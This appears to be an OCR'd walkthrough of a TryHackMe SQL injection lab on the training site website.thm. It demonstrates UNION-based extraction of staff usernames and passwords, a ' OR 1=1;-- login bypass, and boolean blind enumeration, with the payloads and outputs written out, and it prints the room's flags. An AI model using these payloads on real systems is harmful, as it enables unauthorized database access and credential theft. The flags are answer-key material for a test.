


https://website.thm/article?id=1 UNION SELECT 1,2

SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns

- Same error, so let's try again with another column.

Attempt #3: `1 UNION SELECT 1,2,3`




https://website.thm/article?id=1 UNION SELECT 1,2,3

My First Article
Article ID: 1

Hi and welcome to my very first article for my new website......

- Success! The error notification has been removed, and the article is now displayed; nevertheless, we would like to display our data instead of the article.
- The article is displayed because it presents the first returning result from somewhere in the website's code. **To get around this, the first query must return no results. This is efficiently done by altering the article id from 1 >>> to >>> 0.**

Attempt #4: `0 UNION SELECT 1,2,3`



https://website.thm/article?id=0 UNION SELECT 1,2,3


2
Article ID: 1

3

- You can now see that the article is simply the result of the "UNION" select returning the column values 1, 2, and 3.
- We may begin obtaining more valuable information by using the returned values.

```
Attempt #5: 0 UNION SELECT 1,2,database()
```

First, we'll obtain the database name to which we have access




```
https://website.thm/article?id=0 UNION SELECT 1,2,database()
```

```
2
Article ID: 1
sqli_one
```

- Where the number 3 was previously displayed, the name of the database, sqli one, is now displayed.

```
Attempt #6: 0 UNION SELECT 1,2,group_concat(table_name) FROM
information_schema.tables WHERE table_schema = 'sqli_one'
```



```
'id=0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
```

```
2
Article ID: 1
article,staff_users
```


Information to comprehend:

- **group_concat()** — Gets the specified column (table_name) from multiple returned rows and puts it into one string separated by commas
- **information_schema** database — Every user of the database has access to this, and it contains information about all the databases and tables the user has

access to

- In this particular query, we're interested in listing all the tables in the **sqli_one** database, which is **article** and **staff_users**

Attempt #7: `0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'`




```
UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
```

```
2
Article ID: 1
id,username,password
```

- This is identical to the preceding SQL query.
- However, the information we want to retrieve has changed from **table_name** to **column_name**, the table we're querying in the **information_schema** database has changed from table to columns, and we're looking for any rows with a value of **staff_users** in the **table_name** column.

Attempt #8: `0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users`




```
/website.thm/article?id=0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

```
2
Article ID: 1
admin:p4ssword
martin:pa$$word
jim:work123
```

- Again we use the **group_concat** method to return all of the rows into one string and to make it easier to read.
- We've also added ,':', to **split the username and password** from each other.

- Instead of being separated by a comma, we've chosen the HTML **<br>** tag that **forces each result to be on a separate line** to make for easier reading.



Level Two

Blind SQLi

THM{SQL_INJECTION_3840}

Answer: THM{SQL_INJECTION_3840}

Task 6 Blind SQLi - Authentication Bypass

Blind SQLi — It typically receives **little to no response** to confirm whether our injected queries were successful or not; this is because the **error alerts have been disabled**, but the injection continues to function.

- But all we need is that **small amount of feedback** to successfully enumerate an entire database.

Authentication Bypass — When overcoming authentication mechanisms such as **login forms**, one of the most simple Blind SQL Injection techniques is used.

- We're not interested in retrieving data from the database in this case; we just want to get past the login.

Login forms that are linked to a user database are frequently designed in such a way that the **web application is less bothered with the content of the username and password** and more concerned with whether the two form a matching pair in the users table.


In simple terms, the web application asks the database, "Do you have a user with the username bob and the password bob123?" **The database responds with either yes or no (true/false) and determines whether or not the web program allows you to proceed**.


Here's the trick to bypass: We only need to construct a database query that **returns a yes/no response.**

[Question 6.1] What is the flag after completing level two? (and moving to level 3)

Attempt #1: select * from users where username='**%username%**' and password='**%password%**' LIMIT 1;

Note: The **%username%** and **%password%** values are taken from the login form fields, the initial values in the SQL Query box will be blank as these fields are currently empty.






```
select * from users where username='%username%' and password='%password%' LIMIT 1;
```

```
No Results Found
```

Attempt #2: ' OR 1=1; –




You bypassed the login and can now move to the next level

select * from users where username='%username%' and password='' OR 1=1;--' LIMIT 1;

- To make this into a query that always **returns as "TRUE"**

The above's SQL query into the following:

```
select * from users where username='' and password='' OR 1=1;
```



Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

Answer: THM{SQL_INJECTION_9581}

Task 7 Blind SQLi - Boolean Based

Boolean Based — It references the outcome of our injection attempts, which may be **true/false**, **yes/no**, **on/off**, **1/0**, or any other answer with **only TWO possible outcomes.**


- That result confirms whether or not our SQL Injection payload was successful.

[Question 7.1] What is the flag after completing level three?

After entering "Stage 3" and attempting to comprehend how it works.

It was discovered that the browser body carries the contents of {"taken":true}.


```
This API endpoint mimics a typical feature present on many signup
forms, which checks to see if a username has already been registered
and prompts the user to select a different username.
```


https://website.thm/checkuser?username=admin

{"taken":true}

https://website.thm/login

We can presume the username **admin is already registered** because the taken value is set to **true**. Indeed, we can validate this by **changing the username in the dummy browser's address bar from admin to admin123**, and then pressing enter. The value taken will now be false.


https://website.thm/checkuser?username=admin123

{"taken":false}

Here's how the SQL query was processed:


```
select * from users where username = '%username%' LIMIT 1;
```

Because the only input we have control over is the username in the query string, we must use it to accomplish SQL Injection.

Keeping the username admin123, we can begin adding to it in order to get the database to affirm true things, which will **alter the state of the taken field from false to true.**

Replace the username with the following:

```
admin123' UNION SELECT 1;--
```


https://website.thm/checkuser?username=admin123' UNION SELECT 1;--
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results

```
{"taken":false}
```

```
select * from users where username = 'admin123' UNION SELECT 1;-- ' LIMIT 1
```


```
SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns
```

We can establish that this is the incorrect value of columns because the web application responded with the value taken as false.

Continue to add columns until we get a taken value of true.

Set the username to the following value to test that the response is three columns:

```
admin123' UNION SELECT 1;--
```



https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3;--

{"taken":true}


https://website.thm/login

```
select * from users where username = 'admin123'
UNION SELECT 1,2,3;--' LIMIT 1
```


Now that we've determined the number of columns, we can begin enumerating the database. Our initial duty is to determine the name of the database. We may accomplish this by calling the database() method and then using the like operator to look for results that return a true state.

Try the username value below and see what happens:

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```


https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 where database() like '%';--

```
{"taken":true}
```


https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query


```
select * from users where username = 'admin123' UNION SELECT 1,2,3 where database() like '%';--' LIMIT 1
```

SQL Results

We obtain a true response since the like operator only has the value %, which will match anything because it is a wildcard value.

When we alter the wildcard operator to a%, the result returns to false, confirming that the database name does not start with the letter a. We can go through all of the letters, numbers, and characters like "dash (-)" and _ until we find a match. If you enter the following as the username value, you will get a true response confirming that the database name begins with the letter s.

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```



https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 where database() like 's%';--

```
{"taken":true}
```

Now you move onto the next character of the database name until you find another **true** response, for example, 'sa%', 'sb%', 'sc%' etc. Keep on with this process until you discover all the characters of the database name, which is **sqli_three**.

We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information_schema database. Try setting the username to the following value:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE
table_schema = 'sqli_three' and table_name like 'a%';--
```




```
l' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--
```

